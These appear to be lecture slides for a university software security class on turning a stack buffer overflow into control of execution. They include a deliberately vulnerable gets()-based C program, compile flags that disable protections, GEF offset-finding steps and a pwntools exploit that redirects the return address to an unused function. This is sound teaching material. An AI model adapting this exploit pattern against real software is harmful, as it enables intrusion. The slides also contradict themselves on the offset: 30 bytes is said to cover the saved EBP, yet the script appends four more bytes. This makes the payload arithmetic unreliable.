


Class

8

CSC 472 Software Security

Stack Overflow: Crash to Hijack

Dr. Si Chen (schen@wcupa.edu)



Tue / Thu · 2:00–3:15 PM · 25 University Ave., Room 158
Fall 2026 · Week 5 · Tuesday, September 22, 2026
WolfCTF + GDB / GEF · wcu.ninja/csc472

From a crash to a hijacked program

Recall the frame

Buffer, saved base pointer, and return address all live on the stack (Class 4–5).

Break the array

Write more bytes than the buffer holds and watch the return address change.

Find the exact offset

Use a cyclic pattern so we know precisely which bytes land in EIP.

Redirect execution

Point the return address at a function that already exists in the binary.

Memory corruption, in one sentence

What is memory corruption?

Modifying a process's own memory in a way the programmer never intended. It is the umbrella term for almost everything the rest of this course covers.

Why buffers are the usual entry point

A buffer is a fixed-size, contiguous block of memory — in C, most often an array. C performs no bounds checking: nothing stops code from reading or writing past the end.

Why it matters

The large majority of real-world and competition system-level exploits start from some form of memory corruption — stack overflow is the simplest case to learn it on.

The unsafe pattern: no bounds checking

a_novice_mistake.c

```
int array[5];  
printf("%d\n", array[20]);  
  
// C happily reads whatever  
// bytes live 20 ints past  
// the end of array.
```

No built-in protection

C never checks that an index or a write stays inside the buffer. Reading past the end is undefined behavior; writing past the end is how we corrupt memory on purpose.

Meet overflow.c — today's target

overflow.c

```
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

int main(void)
{
    return_input();
    return 0;
}
```


Two things to notice

gets() has no length limit. hacked() sits in the binary but is never called — today we call it anyway.

This is Lab 2's target

Compiled with gcc -m32 -fno-stack-protector
-z execstack -no-pie — the same target you will attack yourself in Lab 2.

Stack frame recap: where the return address lives



Low → high address

array grows toward higher addresses. Write past its end and the very next bytes you overwrite are the saved EBP, then the return address itself.

Turning off the safety nets — for this lesson only

compile command

```
gcc -m32 -fno-stack-protector -z execstack -no-pie -o overflow  
overflow.c
```

Why disable protections to learn this

-fno-stack-protector removes the stack canary, -z execstack removes NX/DEP, and -no-pie removes ASLR's base-address randomization. Real binaries ship with all three on.

Coming next week

Week 6 turns every one of these back on and shows exactly how each defense changes the attack. Today we isolate one idea at a time: overwrite the return address.

From crash to hijack

EBP-0x1e	41	41	41	41	
EBP-0x1a	41	41	41	41	
EBP-0x16	41	41	41	41	
EBP-0x12	41	41	41	41	
EBP+0x00	41	41	41	41	Saved EBP — overwritten
EBP+0x04	??	??	??	??	Return Address — overwritten

Send 30+ bytes of 'A' and the program crashes with EIP = 0x41414141 — you now control EIP.

Finding the exact offset

Why not just count bytes by hand?

'AAAA' everywhere makes it impossible to tell which 4 bytes landed in EIP. We need input where every 4-byte window is unique.

The cyclic pattern (De Bruijn sequence)

A cyclic pattern of length N has a unique 4-byte substring at every position. Whatever 4 bytes end up in EIP tell you exactly how far into the pattern you crashed.

One command, two directions

GEF: `pattern create 100` — generates it. `pattern offset $eip` — looks the crash value up and prints the offset for you.

Offset in practice (GDB + GEF)

```
gdb-peda$ → gef➤ session
```

```
gef➤ pattern create 100 pattern100.txt
```

```
gef➤ r < pattern100.txt
```

```
Program received signal SIGSEGV
```

```
$eip : 0x61616164 ("aaad...")
```

```
gef➤ pattern offset $eip
```

```
[+] Found at offset 30 (little-endian search)
```

```
# Verify: 30 bytes of padding, then EIP.
```

Redirecting execution: the return-hijack idea

We don't need new code yet

hacked() already exists in the binary, at a fixed address (no PIE this week). If we can control EIP, we can simply point it there instead of back into main().


The payload shape

30 bytes of padding (fills array + saved EBP) followed by 4 bytes: the address of hacked(), in little-endian byte order (recall Class 2).

Find the address

`objdump -d overflow | grep '<hacked>:'` — or `p hacked` inside GDB/GEF.

Building the payload



Byte order

0x08049176 is written to memory as 76 91 04 08 — low byte first (Class 2).

Writing the exploit (pwntools)

exploit_hijack.py

```
#!/usr/bin/env python3
from pwn import *

context.update(arch='i386', os='linux')

def main():
    p = process('./overflow')

    padding = b'A' * 30          # your offset from pattern offset
    hacked_addr = 0x08049176     # your address from objdump/GDB
    payload = padding + b'JUNK' + p32(hacked_addr)

    p.sendline(payload)
    p.interactive()

if __name__ == '__main__':
    main()
```

Live demo checklist

1. Confirm the offset

gef ➤ pattern create 100 → r < pattern100 → pattern offset \$eip

2. Find hacked()'s address

objdump -d overflow | grep '<hacked>:'

3. Run the exploit and watch it print

python3 exploit_hijack.py → "Hacked by Si Chen!!!!" appears without main() ever calling hacked().

What could go wrong

Off-by-a-few padding

30 vs 34 bytes of padding: the extra saved-EBP bytes are easy to miscount. Trust pattern offset over hand-counting.

Wrong byte order

Writing the address big-endian silently sends EIP somewhere unmapped instead of hacked(). p32() gets this right for you.

A stale address after recompiling

Any edit to overflow.c can move hacked(). Re-check the address after every rebuild.

Recap — and what's next

Today: return-hijack

Overflow a buffer, overwrite the return address, and land in code that already exists in the binary.

Thursday: return-to-shellcode

Same crash, same technique for finding the offset — but instead of jumping to existing code, we bring our own: the execve shellcode you built in Class 7.

Also this week

Quiz 2 covers Classes 6–9. Lab 2 (Stack Overflow) opens after Class 9 and uses both of this week's targets.

References and what comes next

Original course materials

Course archive → Chapters 7–8: overflow.c and the return-hijack walkthrough.

Current technical references

gef.readthedocs.io (pattern plugin); docs.pwntools.com; Aleph One, “Smashing the Stack for Fun and Profit” (Phrack 49).

All files

wcu.ninja/csc472 → Class 8 slides and the Week 5 code bundle.

Next connection

Return-to-shellcode: what changes when we inject our own code instead of jumping to code that already exists?